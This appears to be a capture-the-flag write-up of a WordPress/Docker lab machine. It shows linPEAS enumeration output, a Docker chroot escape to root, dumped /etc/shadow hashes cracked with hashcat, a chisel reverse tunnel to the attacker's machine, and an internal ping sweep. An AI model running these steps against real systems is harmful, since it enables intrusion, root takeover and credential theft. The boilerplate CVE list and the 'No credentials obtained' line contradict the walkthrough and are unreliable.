#)You_can_write_even_more_files_inside_last_directory /home/docker/wordpress/wp-admin/network/about.php /home/docker/wordpress/wp-admin/network/admin.php /home/docker/wordpress/wp-admin/network/credits.php /home/docker/wordpress/wp-admin/network/edit.php /home/docker/wordpress/wp-admin/network/freedoms.php #)You_can_write_even_more_files_inside_last_directory /home/docker/wordpress/wp-admin/options-discussion.php /home/docker/wordpress/wp-admin/options-general.php /home/docker/wordpress/wp-admin/options-head.php /home/docker/wordpress/wp-admin/options-media.php /home/docker/wordpress/wp-admin/options-permalink.php #)You_can_write_even_more_files_inside_last_directory /home/docker/wordpress/wp-admin/user/about.php /home/docker/wordpress/wp-admin/user/admin.php /home/docker/wordpress/wp-admin/user/credits.php /home/docker/wordpress/wp-admin/user/freedoms.php /home/docker/wordpress/wp-admin/user/index.php #)You_can_write_even_more_files_inside_last_directory /home/docker/wordpress/wp-admin/users.php /home/docker/wordpress/wp-admin/widgets.php /home/docker/wordpress/wp-blog-header.php /home/docker/wordpress/wp-comments-post.php /home/docker/wordpress/wp-config-sample.php /home/docker/wordpress/wp-config.php /home/docker/wordpress/wp-content /home/docker/wordpress/wp-content/index.php /home/docker/wordpress/wp-content/plugins /home/docker/wordpress/wp-content/plugins/akismet /home/docker/wordpress/wp-content/plugins/akismet/.htaccess /home/docker/wordpress/wp-content/plugins/akismet/LICENSE.txt /home/docker/wordpress/wp-content/plugins/akismet/_inc /home/docker/wordpress/wp-content/plugins/akismet/_inc/akismet.css /home/docker/wordpress/wp-content/plugins/akismet/_inc/akismet.js /home/docker/wordpress/wp-content/plugins/akismet/_inc/form.js /home/docker/wordpress/wp-content/plugins/akismet/_inc/img /home/docker/wordpress/wp-content/plugins/akismet/akismet.php /home/docker/wordpress/wp-content/plugins/akismet/changelog.txt /home/docker/wordpress/wp-content/plugins/akismet/class.akismet-admin.php /home/docker/wordpress/wp-content/plugins/akismet/class.akismet-cli.php /home/docker/wordpress/wp-content/plugins/akismet/class.akismet-rest-api.php #)You_can_write_even_more_files_inside_last_directory /home/docker/wordpress/wp-content/plugins/akismet/views/activate.php /home/docker/wordpress/wp-content/plugins/akismet/views/config.php /home/docker/wordpress/wp-content/plugins/akismet/views/connect-jp.php /home/docker/wordpress/wp-content/plugins/akismet/views/enter.php /home/docker/wordpress/wp-content/plugins/akismet/views/get.php #)You_can_write_even_more_files_inside_last_directory /home/docker/wordpress/wp-content/plugins/akismet/wrapper.php /home/docker/wordpress/wp-content/plugins/hello.php /home/docker/wordpress/wp-content/plugins/index.php /home/docker/wordpress/wp-content/themes /home/docker/wordpress/wp-content/themes/generatepress /home/docker/wordpress/wp-content/themes/generatepress/404.php /home/docker/wordpress/wp-content/themes/generatepress/archive.php /home/docker/wordpress/wp-content/themes/generatepress/comments.php /home/docker/wordpress/wp-content/themes/generatepress/content-link.php /home/docker/wordpress/wp-content/themes/generatepress/content-page.php #)You_can_write_even_more_files_inside_last_directory /home/docker/wordpress/wp-content/themes/generatepress/css/admin /home/docker/wordpress/wp-content/themes/generatepress/css/admin/block-editor.css ╔══════════╣ Interesting GROUP writable files (not in Home) (max 200) ╚ https://book.hacktricks.xyz/linux-hardening/privilege-escalation#writable-files ╔═════════════════════════╗ ════════════════════════════╣ Other Interesting Files ╠════════════════════════════ ╚═════════════════════════╝ ╔══════════╣ .sh files in path ╚ https://book.hacktricks.xyz/linux-hardening/privilege-escalation#script-binaries-in-path /usr/bin/gettext.sh /usr/bin/rescan-scsi-bus.sh ╔══════════╣ Executable files potentially added by user (limit 70) 2020-12-05+18:56:26.0515343930 /var/www/user.txt 2020-11-08+05:44:10.6877111670 /home/docker/dbScript.sh 2020-11-03+22:40:00.5962084010 /var/www/html/talents.php 2020-11-03+22:40:00.5522084740 /var/www/html/index.php 2020-11-03+22:40:00.5482084800 /var/www/html/img.php 2020-11-03+22:40:00.5482084800 /var/www/html/images/hololive.png 2020-11-03+22:40:00.5442084870 /var/www/html/images/korone.jpg 2020-11-03+22:40:00.5002085600 /var/www/html/fonts/simple-line-icons/Simple-Line-Icons.eot 2020-11-03+22:40:00.4962085670 /var/www/html/fonts/simple-line-icons/Simple-Line-Icons.woff2 2020-11-03+22:40:00.4962085670 /var/www/html/fonts/simple-line-icons/Simple-Line-Icons.woff 2020-11-03+22:40:00.4962085670 /var/www/html/fonts/simple-line-icons/Simple-Line-Icons.ttf 2020-11-03+22:40:00.4962085670 /var/www/html/fonts/simple-line-icons/Simple-Line-Icons.svg 2020-11-03+22:40:00.4842085870 /var/www/html/css/simple-line-icons.css 2020-11-03+22:40:00.4802085930 /var/www/html/css/icomoon.css 2020-11-03+22:40:00.4802085930 /var/www/html/about.php 2020-09-07+23:24:10.5258478790 /etc/console-setup/cached_setup_terminal.sh 2020-09-07+23:24:10.5258478790 /etc/console-setup/cached_setup_keyboard.sh 2020-09-07+23:24:10.5258478790 /etc/console-setup/cached_setup_font.sh ╔══════════╣ Unexpected in /opt (usually empty) total 12 drwxr-xr-x 3 root root 4096 Oct 31 2020 . drwxr-xr-x 18 root root 4096 Sep 29 06:42 .. drwx--x--x 4 root root 4096 Oct 31 2020 containerd ╔══════════╣ Unexpected in root ╔══════════╣ Modified interesting files in the last 5mins (limit 100) /var/log/syslog /var/log/journal/42de5554c6c44148bf883ed45121cda2/system.journal /var/log/auth.log ╔══════════╣ Writable log files (logrotten) (limit 50) ╚ https://book.hacktricks.xyz/linux-hardening/privilege-escalation#logrotate-exploitation logrotate 3.14.0 Default mail command: /usr/bin/mail Default compress command: /bin/gzip Default uncompress command: /bin/gunzip Default compress extension: .gz Default state file path: /var/lib/logrotate/status ACL support: yes SELinux support: yes ╔══════════╣ Files inside /home/www-data (limit 20) ╔══════════╣ Files inside others home (limit 20) /home/ubuntu/.sudo_as_admin_successful /home/ubuntu/.bash_logout /home/ubuntu/.profile /home/docker/dbScript.sh /home/docker/Views.txt /home/docker/cronScript /home/docker/dockerScript.sh /home/docker/dev/index.php /home/docker/dev/img.php /home/docker/dev/about.php /home/docker/dev/images/loc.png /home/docker/dev/images/full_image_1.jpg /home/docker/dev/images/img_10.jpg /home/docker/dev/images/work_8.jpg /home/docker/dev/images/person1.jpg /home/docker/dev/images/img_7.jpg /home/docker/dev/images/person2.jpg /home/docker/dev/images/gura.jpg /home/docker/dev/images/work_2.jpg /home/docker/dev/images/person3.jpg grep: write error: Broken pipe ╔══════════╣ Searching installed mail applications ╔══════════╣ Mails (limit 50) ╔══════════╣ Backup folders drwxr-xr-x 2 root root 4096 Jun 26 2021 /var/backups total 1948 -rw-r--r-- 1 root root 61440 Jan 15 2021 alternatives.tar.0 -rw-r--r-- 1 root root 2790 Nov 4 2020 alternatives.tar.1.gz -rw-r--r-- 1 root root 2518 Nov 1 2020 alternatives.tar.2.gz -rw-r--r-- 1 root root 38772 Dec 2 2020 apt.extended_states.0 -rw-r--r-- 1 root root 4233 Nov 4 2020 apt.extended_states.1.gz -rw-r--r-- 1 root root 3999 Oct 31 2020 apt.extended_states.2.gz -rw-r--r-- 1 root root 268 Sep 7 2020 dpkg.diversions.0 -rw-r--r-- 1 root root 139 Sep 7 2020 dpkg.diversions.1.gz -rw-r--r-- 1 root root 139 Sep 7 2020 dpkg.diversions.2.gz -rw-r--r-- 1 root root 139 Sep 7 2020 dpkg.diversions.3.gz -rw-r--r-- 1 root root 139 Sep 7 2020 dpkg.diversions.4.gz -rw-r--r-- 1 root root 139 Sep 7 2020 dpkg.diversions.5.gz -rw-r--r-- 1 root root 139 Sep 7 2020 dpkg.diversions.6.gz -rw-r--r-- 1 root root 172 Nov 3 2020 dpkg.statoverride.0 -rw-r--r-- 1 root root 161 Nov 3 2020 dpkg.statoverride.1.gz -rw-r--r-- 1 root root 161 Nov 3 2020 dpkg.statoverride.2.gz -rw-r--r-- 1 root root 161 Nov 3 2020 dpkg.statoverride.3.gz -rw-r--r-- 1 root root 161 Nov 3 2020 dpkg.statoverride.4.gz -rw-r--r-- 1 root root 161 Nov 3 2020 dpkg.statoverride.5.gz -rw-r--r-- 1 root root 161 Nov 3 2020 dpkg.statoverride.6.gz -rw-r--r-- 1 root root 707675 Jun 24 2021 dpkg.status.0 -rw-r--r-- 1 root root 181970 Jun 24 2021 dpkg.status.1.gz -rw-r--r-- 1 root root 181970 Jun 24 2021 dpkg.status.2.gz -rw-r--r-- 1 root root 181968 Jun 23 2021 dpkg.status.3.gz -rw-r--r-- 1 root root 181975 Jun 18 2021 dpkg.status.4.gz -rw-r--r-- 1 root root 181975 Jun 18 2021 dpkg.status.5.gz -rw-r--r-- 1 root root 181975 Jun 18 2021 dpkg.status.6.gz ╔══════════╣ Backup files (limited 100) -rw-r--r-- 1 root root 4096 Sep 29 08:43 /sys/devices/virtual/net/veth85d246d/brport/backup_port -rw-r--r-- 1 root root 171 Sep 29 06:42 /run/blkid/blkid.tab.old -rwxr-xr-x 1 root root 1086 Nov 25 2019 /usr/src/linux-aws-headers-5.4.0-1030/tools/testing/selftests/net/tcp_fastopen_backup_key.sh -rwxr-xr-x 1 root root 1086 Nov 25 2019 /usr/src/linux-aws-headers-5.4.0-1024/tools/testing/selftests/net/tcp_fastopen_backup_key.sh -rw-r--r-- 1 root root 0 Oct 20 2020 /usr/src/linux-headers-5.4.0-1029-aws/include/config/wm831x/backup.h -rw-r--r-- 1 root root 0 Oct 20 2020 /usr/src/linux-headers-5.4.0-1029-aws/include/config/net/team/mode/activebackup.h -rw-r--r-- 1 root root 176855 Oct 20 2020 /usr/src/linux-headers-5.4.0-1029-aws/.config.old -rw-r--r-- 1 root root 0 Sep 4 2020 /usr/src/linux-headers-5.4.0-1024-aws/include/config/wm831x/backup.h -rw-r--r-- 1 root root 0 Sep 4 2020 /usr/src/linux-headers-5.4.0-1024-aws/include/config/net/team/mode/activebackup.h -rw-r--r-- 1 root root 176412 Sep 4 2020 /usr/src/linux-headers-5.4.0-1024-aws/.config.old -rwxr-xr-x 1 root root 1086 Nov 25 2019 /usr/src/linux-aws-headers-5.4.0-1029/tools/testing/selftests/net/tcp_fastopen_backup_key.sh -rw-r--r-- 1 root root 0 Nov 12 2020 /usr/src/linux-headers-5.4.0-1030-aws/include/config/wm831x/backup.h -rw-r--r-- 1 root root 0 Nov 12 2020 /usr/src/linux-headers-5.4.0-1030-aws/include/config/net/team/mode/activebackup.h -rw-r--r-- 1 root root 176836 Nov 12 2020 /usr/src/linux-headers-5.4.0-1030-aws/.config.old -rw-r--r-- 1 root root 44048 Jun 22 2020 /usr/lib/open-vm-tools/plugins/vmsvc/libvmbackup.so -rw-r--r-- 1 root root 39448 Oct 22 2020 /usr/lib/mysql/plugin/component_mysqlbackup.so -rw-r--r-- 1 root root 1403 Oct 31 2020 /usr/lib/python3/dist-packages/sos/report/plugins/__pycache__/ovirt_engine_backup.cpython-38.pyc -rw-r--r-- 1 root root 1775 Aug 17 2020 /usr/lib/python3/dist-packages/sos/report/plugins/ovirt_engine_backup.py -rw-r--r-- 1 root root 11886 Jun 18 2021 /usr/share/info/dir.old -rwxr-xr-x 1 root root 226 Feb 17 2020 /usr/share/byobu/desktop/byobu.desktop.old -rw-r--r-- 1 root root 7251 Mar 23 2020 /usr/share/nmap/scripts/http-config-backup.nse -rw-r--r-- 1 root root 5484 Mar 23 2020 /usr/share/nmap/scripts/http-backup-finder.nse -rw-r--r-- 1 root root 7867 Jul 16 1996 /usr/share/doc/telnet/README.old.gz -rw-r--r-- 1 root root 392817 Feb 9 2020 /usr/share/doc/manpages/Changes.old.gz -rw-r--r-- 1 root root 2756 Feb 13 2020 /usr/share/man/man8/vgcfgbackup.8.gz ╔══════════╣ Searching tables inside readable .db/.sql/.sqlite files (limit 100) Found /var/lib/PackageKit/transactions.db: SQLite 3.x database, last written using SQLite version 3031001 Found /var/lib/command-not-found/commands.db: SQLite 3.x database, last written using SQLite version 3031001 Found /var/lib/fwupd/pending.db: SQLite 3.x database, last written using SQLite version 3031001 -> Extracting tables from /var/lib/PackageKit/transactions.db (limit 20) -> Extracting tables from /var/lib/command-not-found/commands.db (limit 20) -> Extracting tables from /var/lib/fwupd/pending.db (limit 20) ╔══════════╣ Web files?(output limit) /var/www/: total 16K drwxr-xr-x 3 mysql adm 4.0K Dec 5 2020 . drwxr-xr-x 13 mysql adm 4.0K Nov 4 2020 .. drwsrwsrwx 7 mysql adm 4.0K Sep 29 08:41 html -rwxrwxrwx 1 root root 39 Dec 5 2020 user.txt /var/www/html: total 876K drwsrwsrwx 7 mysql adm 4.0K Sep 29 08:41 . ╔══════════╣ All relevant hidden files (not in /sys/ or the ones listed in the previous check) (limit 70) -rw-r--r-- 1 ubuntu ubuntu 220 Feb 25 2020 /home/ubuntu/.bash_logout -rw-r--r-- 1 linux-admin linux-admin 220 Nov 4 2020 /home/linux-admin/.bash_logout -rw-r--r-- 1 landscape landscape 0 Sep 7 2020 /var/lib/landscape/.cleanup.user -rw-r--r-- 1 mysql mysql 6148 Nov 3 2020 /var/www/html/images/.DS_Store -rw-r--r-- 1 mysql mysql 6148 Nov 3 2020 /var/www/html/sass/.DS_Store -rw-r--r-- 1 mysql mysql 6148 Nov 3 2020 /var/www/html/css/.DS_Store -rw-r--r-- 1 mysql mysql 6148 Nov 3 2020 /var/www/html/js/.DS_Store -rw-r--r-- 1 mysql mysql 6148 Nov 3 2020 /var/www/html/fonts/.DS_Store -rw-r--r-- 1 root root 0 Sep 29 06:42 /run/ubuntu-fan/.lock -rw-r--r-- 1 root root 20 Sep 29 06:42 /run/cloud-init/.instance-id -rw-r--r-- 1 root root 2 Sep 29 06:42 /run/cloud-init/.ds-identify.result -rw------- 1 root root 0 Sep 7 2020 /etc/.pwd.lock -rw-r--r-- 1 root root 220 Feb 25 2020 /etc/skel/.bash_logout ╔══════════╣ Readable files inside /tmp, /var/tmp, /private/tmp, /private/var/at/tmp, /private/var/tmp, and backup folders (limit 70) -rw-r--r-- 1 www-data www-data 0 Sep 29 07:54 /tmp/linpeas.sh -rw-r--r-- 1 root root 2518 Nov 1 2020 /var/backups/alternatives.tar.2.gz -rw-r--r-- 1 root root 2790 Nov 4 2020 /var/backups/alternatives.tar.1.gz -rw-r--r-- 1 root root 61440 Jan 15 2021 /var/backups/alternatives.tar.0 ╔══════════╣ Searching passwords in history files ╔══════════╣ Searching passwords in config PHP files /home/docker/wordpress/wp-admin/setup-config.php: $pwd = trim( wp_unslash( $_POST['pwd'] ) ); ╔══════════╣ Searching *password* or *credential* files in home (limit 70) /etc/pam.d/common-password /home/docker/admin/supersecretdir/creds.txt /home/docker/wordpress/wp-admin/js/password-strength-meter.js /home/docker/wordpress/wp-admin/js/password-strength-meter.min.js /usr/bin/systemd-ask-password /usr/bin/systemd-tty-ask-password-agent /usr/include/mysql/password.h /usr/lib/git-core/git-credential /usr/lib/git-core/git-credential-cache /usr/lib/git-core/git-credential-cache--daemon /usr/lib/git-core/git-credential-store #)There are more creds/passwds files in the previous parent folder /usr/lib/grub/i386-pc/password.mod /usr/lib/grub/i386-pc/password_pbkdf2.mod /usr/lib/mysql/plugin/component_validate_password.so /usr/lib/mysql/plugin/validate_password.so /usr/lib/python3/dist-packages/cloudinit/config/__pycache__/cc_set_passwords.cpython-38.pyc /usr/lib/python3/dist-packages/cloudinit/config/cc_set_passwords.py /usr/lib/python3/dist-packages/keyring/__pycache__/credentials.cpython-38.pyc /usr/lib/python3/dist-packages/keyring/credentials.py /usr/lib/python3/dist-packages/launchpadlib/__pycache__/credentials.cpython-38.pyc /usr/lib/python3/dist-packages/launchpadlib/credentials.py /usr/lib/python3/dist-packages/launchpadlib/tests/__pycache__/test_credential_store.cpython-38.pyc /usr/lib/python3/dist-packages/launchpadlib/tests/test_credential_store.py /usr/lib/python3/dist-packages/oauthlib/oauth2/rfc6749/grant_types/__pycache__/client_credentials.cpython-38.pyc /usr/lib/python3/dist-packages/oauthlib/oauth2/rfc6749/grant_types/__pycache__/resource_owner_password_credentials.cpython-38.pyc /usr/lib/python3/dist-packages/oauthlib/oauth2/rfc6749/grant_types/client_credentials.py /usr/lib/python3/dist-packages/oauthlib/oauth2/rfc6749/grant_types/resource_owner_password_credentials.py /usr/lib/python3/dist-packages/twisted/cred/__pycache__/credentials.cpython-38.pyc /usr/lib/python3/dist-packages/twisted/cred/credentials.py /usr/lib/systemd/system/multi-user.target.wants/systemd-ask-password-wall.path /usr/lib/systemd/system/sysinit.target.wants/systemd-ask-password-console.path /usr/lib/systemd/system/systemd-ask-password-console.path /usr/lib/systemd/system/systemd-ask-password-console.service /usr/lib/systemd/system/systemd-ask-password-plymouth.path /usr/lib/systemd/system/systemd-ask-password-plymouth.service #)There are more creds/passwds files in the previous parent folder /usr/share/dns/root.key /usr/share/doc/git/contrib/credential /usr/share/doc/git/contrib/credential/gnome-keyring/git-credential-gnome-keyring.c /usr/share/doc/git/contrib/credential/libsecret/git-credential-libsecret.c /usr/share/doc/git/contrib/credential/netrc/git-credential-netrc /usr/share/doc/git/contrib/credential/netrc/t-git-credential-netrc.sh /usr/share/doc/git/contrib/credential/osxkeychain/git-credential-osxkeychain.c /usr/share/doc/git/contrib/credential/wincred/git-credential-wincred.c /usr/share/man/man1/git-credential-cache--daemon.1.gz /usr/share/man/man1/git-credential-cache.1.gz /usr/share/man/man1/git-credential-store.1.gz /usr/share/man/man1/git-credential.1.gz #)There are more creds/passwds files in the previous parent folder /usr/share/man/man7/gitcredentials.7.gz /usr/share/man/man8/systemd-ask-password-console.path.8.gz /usr/share/man/man8/systemd-ask-password-console.service.8.gz /usr/share/man/man8/systemd-ask-password-wall.path.8.gz /usr/share/man/man8/systemd-ask-password-wall.service.8.gz #)There are more creds/passwds files in the previous parent folder /usr/share/nmap/nselib/data/passwords.lst /usr/share/nmap/scripts/creds-summary.nse /usr/share/nmap/scripts/http-domino-enum-passwords.nse /usr/share/nmap/scripts/ms-sql-empty-password.nse /usr/share/nmap/scripts/mysql-empty-password.nse #)There are more creds/passwds files in the previous parent folder /usr/share/pam/common-password.md5sums /var/cache/debconf/passwords.dat /var/lib/cloud/instances/i-0494b7daf966d6e09/sem/config_set_passwords ╔══════════╣ Checking for TTY (sudo/su) passwords in audit logs ╔══════════╣ Checking for TTY (sudo/su) passwords in audit logs ╔══════════╣ Searching passwords inside logs (limit 70) 2020-10-31 22:18:51,672 - util.py[DEBUG]: Running command ['passwd', '-l', 'ubuntu'] with allowed return codes [0] (shell=False, capture=True) 2020-10-31 22:19:13,552 - cc_set_passwords.py[DEBUG]: Leaving SSH config 'PasswordAuthentication' unchanged. ssh_pwauth=None 2020-10-31 22:19:13,552 - util.py[DEBUG]: Writing to /var/lib/cloud/instances/i-0f34ea9ce9deb0335/sem/config_set_passwords - wb: [644] 25 bytes 2020-12-11 16:56:02,448 - subp.py[DEBUG]: Running command ['passwd', '-l', 'ubuntu'] with allowed return codes [0] (shell=False, capture=True) 2020-12-11 16:56:05,882 - util.py[DEBUG]: Writing to /var/lib/cloud/instances/i-0d6e5f5b53a028ebb/sem/config_set_passwords - wb: [644] 24 bytes 2020-12-11 16:56:05,883 - cc_set_passwords.py[DEBUG]: Leaving SSH config 'PasswordAuthentication' unchanged. ssh_pwauth=None 2020-12-16 23:41:54,216 - subp.py[DEBUG]: Running command ['passwd', '-l', 'ubuntu'] with allowed return codes [0] (shell=False, capture=True) 2020-12-16 23:41:57,732 - cc_set_passwords.py[DEBUG]: Leaving SSH config 'PasswordAuthentication' unchanged. ssh_pwauth=None 2020-12-16 23:41:57,732 - util.py[DEBUG]: Writing to /var/lib/cloud/instances/i-0690b124d91bc5d9f/sem/config_set_passwords - wb: [644] 24 bytes 2024-09-24 16:47:05,189 - subp.py[DEBUG]: Running command ['passwd', '-l', 'ubuntu'] with allowed return codes [0] (shell=False, capture=True) 2024-09-24 16:47:07,122 - util.py[DEBUG]: Writing to /var/lib/cloud/instances/i-0494b7daf966d6e09/sem/config_set_passwords - wb: [644] 24 bytes 2024-09-24 16:47:07,123 - cc_set_passwords.py[DEBUG]: Leaving SSH config 'PasswordAuthentication' unchanged. ssh_pwauth=None [ 2.166353] systemd[1]: Started Forward Password Requests to Wall Directory Watch. [ 2.171460] systemd[1]: Started Forward Password Requests to Wall Directory Watch. ╔════════════════╗ ════════════════════════════════╣ API Keys Regex ╠════════════════════════════════ ╚════════════════╝ Regexes to search for API keys aren't activated, use param '-r'
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
/usr/bin/docker run -v /:/mnt --rm -i ubuntu:18.04 chroot /mnt sh
python3 -c 'import pty; pty.spawn("/bin/bash")'
            .-/+oossssoo+/-.               root@c3daa4cbef79
        `:+ssssssssssssssssss+:`           -----------------
      -+ssssssssssssssssssyyssss+-         OS: Ubuntu 20.04.1 LTS x86_64
    .ossssssssssssssssssdMMMNysssso.       Host: HVM domU 4.11.amazon
   /ssssssssssshdmmNNmmyNMMMMhssssss/      Kernel: 5.4.0-1030-aws
  +ssssssssshmydMMMMMMMNddddyssssssss+     Uptime: 4 mins
 /sssssssshNMMMyhhyyyyhmNMMMNhssssssss/    Packages: 709 (dpkg)
.ssssssssdMMMNhsssssssssshNMMMdssssssss.   Shell: bash 5.0.17
+sssshhhyNMMNyssssssssssssyNMMMysssssss+   Terminal: kthreadd
ossyNMMMNyMMhsssssssssssssshmmmhssssssso   CPU: Intel Xeon E5-2686 v4 (2) @ 2.299GHz
ossyNMMMNyMMhsssssssssssssshmmmhssssssso   GPU: 00:02.0 Cirrus Logic GD 5446
+sssshhhyNMMNyssssssssssssyNMMMysssssss+   Memory: 742MiB / 3933MiB
.ssssssssdMMMNhsssssssssshNMMMdssssssss.
 /sssssssshNMMMyhhyyyyhdNMMMNhssssssss/
  +sssssssssdmydMMMMMMMMddddyssssssss+
   /ssssssssssshdmNNNNmyNMMMMhssssss/
    .ossssssssssssssssssdMMMNysssso.
      -+sssssssssssssssssyyyssss+-
        `:+ssssssssssssssssss+:`
            .-/+oossssoo+/-.

root@c3daa4cbef79:/#
root:$6$TvYo6Q8EXPuYD8w0$Yc.Ufe3ffMwRJLNroJuMvf5/Telga69RdVEvgWBC.FN5rs9vO0NeoKex4jIaxCyWNPTDtYfxWn.EM4OLxjndR1:18605:0:99999:7:::
daemon:*:18512:0:99999:7:::
bin:*:18512:0:99999:7:::
sys:*:18512:0:99999:7:::
sync:*:18512:0:99999:7:::
games:*:18512:0:99999:7:::
man:*:18512:0:99999:7:::
lp:*:18512:0:99999:7:::
mail:*:18512:0:99999:7:::
news:*:18512:0:99999:7:::
uucp:*:18512:0:99999:7:::
proxy:*:18512:0:99999:7:::
www-data:*:18512:0:99999:7:::
backup:*:18512:0:99999:7:::
list:*:18512:0:99999:7:::
irc:*:18512:0:99999:7:::
gnats:*:18512:0:99999:7:::
nobody:*:18512:0:99999:7:::
systemd-network:*:18512:0:99999:7:::
systemd-resolve:*:18512:0:99999:7:::
systemd-timesync:*:18512:0:99999:7:::
messagebus:*:18512:0:99999:7:::
syslog:*:18512:0:99999:7:::
_apt:*:18512:0:99999:7:::
tss:*:18512:0:99999:7:::
uuidd:*:18512:0:99999:7:::
tcpdump:*:18512:0:99999:7:::
sshd:*:18512:0:99999:7:::
landscape:*:18512:0:99999:7:::
pollinate:*:18512:0:99999:7:::
ec2-instance-connect:!:18512:0:99999:7:::
systemd-coredump:!!:18566::::::
ubuntu:!$6$6/mlN/Q.1gopcuhc$7ymOCjV3RETFUl6GaNbau9MdEGS6NgeXLM.CDcuS5gNj2oIQLpRLzxFuAwG0dGcLk1NX70EVzUUKyUQOezaf0.:18601:0:99999:7:::
lxd:!:18566::::::
mysql:!:18566:0:99999:7:::
dnsmasq:*:18566:0:99999:7:::
linux-admin:$6$Zs4KmlUsMiwVLy2y$V8S5G3q7tpBMZip8Iv/H6i5ctHVFf6.fS.HXBw9Kyv96Qbc2ZHzHlYHkaHm8A5toyMA3J53JU.dc6ZCjRxhjV1:18570:0:99999:7:::
hashcat -m 1800 -a 0 ubuntu.txt /usr/share/wordlists/rockyou.txt
$6$6/mlN/Q.1gopcuhc$7ymOCjV3RETFUl6GaNbau9MdEGS6NgeXLM.CDcuS5gNj2oIQLpRLzxFuAwG0dGcLk1NX70EVzUUKyUQOezaf0.:password
kali側
1
chisel server -p 9000 --reverse
サーバ側
www-data@ip-10-200-107-33:/var/www/html$ ./chisel client 10.50.103.3:9000 R:socks </www/html$ ./chisel client 10.50.103.3:9000 R:socks 2024/09/29 12:17:32 client: Connecting to ws://10.50.103.3:9000 2024/09/29 12:17:34 client: Connected (Latency 245.133876ms) bash: [6199: 2 (255)] tcsetattr: Inappropriate ioctl for device socks5 127.0.0.1 1080
💡 Why this works
Initial access succeeds when enumeration findings are turned into a practical exploit chain. Capturing credentials, file disclosure, or direct RCE creates reliable pivot points for privilege escalation.
Privilege Escalation
3.Privilege Escalation
During the privilege escalation phase, we will prioritize checking for misconfigurations such as sudo -l / SUID / service settings / token privilege. By starting this check immediately after acquiring a low-privileged shell, you can reduce the chance of getting stuck.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
✅[CPU:1][MEM:24][IP:10.50.103.3]/home/n0z0 🐉 sudo nmap -sn -n 10.200.107.0/24 192.168.127.0/24 -oA Ping-Sweep
[sudo] password for n0z0:
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-09-29 00:29 JST
Nmap scan report for 10.200.107.33
Host is up (0.25s latency).
Nmap scan report for 10.200.107.250
Host is up (0.25s latency).
Nmap scan report for 192.168.127.1
Host is up (0.00088s latency).
MAC Address: 5A:94:EF:E4:0C:DD (Unknown)
Nmap scan report for 192.168.127.254
Host is up (0.00072s latency).
MAC Address: 5A:94:EF:E4:0C:DD (Unknown)
Nmap scan report for 192.168.127.2
Host is up.
Nmap done: 512 IP addresses (5 hosts up) scanned in 19.32 seconds
💡 Why this works
Privilege escalation depends on chaining local weaknesses such as sudo misconfiguration, weak file permissions, or credential reuse. If a GTFOBins technique is used, the mechanism is that an allowed binary executes a child process or shell without dropping elevated effective privileges.
Credentials
1
No credentials obtained.
Lessons Learned / Key Takeaways
4.Overview
flowchart LR
    subgraph SCAN["🔍 Scan"]
        direction TB
        S1["Port and service enumeration"]
    end

    subgraph INITIAL["💥 Initial Foothold"]
        direction TB
        I1["Web/credential-based foothold"]
    end

    subgraph PRIVESC["⬆️ Privilege Escalation"]
        direction TB
        P1["Privilege escalation path"]
    end

    SCAN --> INITIAL --> PRIVESC
CVE Notes
- CVE-2002-1614: Publicly tracked vulnerability referenced in this writeup; verify affected versions and exploit prerequisites before use.
- CVE-2011-1485: Publicly tracked vulnerability referenced in this writeup; verify affected versions and exploit prerequisites before use.
- CVE-2016-20012: Publicly tracked vulnerability referenced in this writeup; verify affected versions and exploit prerequisites before use.
- CVE-2017-5618: Publicly tracked vulnerability referenced in this writeup; verify affected versions and exploit prerequisites before use.
- CVE-2019-13272: Publicly tracked vulnerability referenced in this writeup; verify affected versions and exploit prerequisites before use.
- CVE-2020-12062: Publicly tracked vulnerability referenced in this writeup; verify affected versions and exploit prerequisites before use.
- CVE-2020-14145: Publicly tracked vulnerability referenced in this writeup; verify affected versions and exploit prerequisites before use.
- CVE-2020-15778: Publicly tracked vulnerability referenced in this writeup; verify affected versions and exploit prerequisites before use.
- CVE-2021-22555: Publicly tracked vulnerability referenced in this writeup; verify affected versions and exploit prerequisites before use.
- CVE-2021-28041: Publicly tracked vulnerability referenced in this writeup; verify affected versions and exploit prerequisites before use.
- CVE-2021-3156: Publicly tracked vulnerability referenced in this writeup; verify affected versions and exploit prerequisites before use.
- CVE-2021-36368: Publicly tracked vulnerability referenced in this writeup; verify affected versions and exploit prerequisites before use.
- CVE-2021-4034: Publicly tracked vulnerability referenced in this writeup; verify affected versions and exploit prerequisites before use.
- CVE-2021-41617: Publicly tracked vulnerability referenced in this writeup; verify affected versions and exploit prerequisites before use.
- CVE-2022-2586: Publicly tracked vulnerability referenced in this writeup; verify affected versions and exploit prerequisites before use.
- CVE-2022-32250: Publicly tracked vulnerability referenced in this writeup; verify affected versions and exploit prerequisites before use.
- CVE-2023-38408: Publicly tracked vulnerability referenced in this writeup; verify affected versions and exploit prerequisites before use.
- CVE-2023-48795: Publicly tracked vulnerability referenced in this writeup; verify affected versions and exploit prerequisites before use.
- CVE-2023-51385: Publicly tracked vulnerability referenced in this writeup; verify affected versions and exploit prerequisites before use.
- cve-2021-22555: Publicly tracked vulnerability referenced in this writeup; verify affected versions and exploit prerequisites before use.
- cve-2021-3156: Publicly tracked vulnerability referenced in this writeup; verify affected versions and exploit prerequisites before use.
- cve-2021-4034: Publicly tracked vulnerability referenced in this writeup; verify affected versions and exploit prerequisites before use.
- cve-2022-32250: Publicly tracked vulnerability referenced in this writeup; verify affected versions and exploit prerequisites before use.
References
- nmap
- rustscan
- netcat
- nc
- linpeas
- sudo
- ssh
- curl
- wget
- cat
- grep
- find
- sed
- base64
- python
- php
- CVE-2002-1614
- CVE-2011-1485
- CVE-2016-20012
- CVE-2017-5618
- CVE-2019-13272
- CVE-2020-12062
- CVE-2020-14145
- CVE-2020-15778
- CVE-2021-22555
- CVE-2021-28041
- CVE-2021-3156
- CVE-2021-36368
- CVE-2021-4034
- CVE-2021-41617
- CVE-2022-2586
- CVE-2022-32250
- CVE-2023-38408
- CVE-2023-48795
- CVE-2023-51385
- cve-2021-22555
- cve-2021-3156
- cve-2021-4034
- cve-2022-32250
- GTFOBins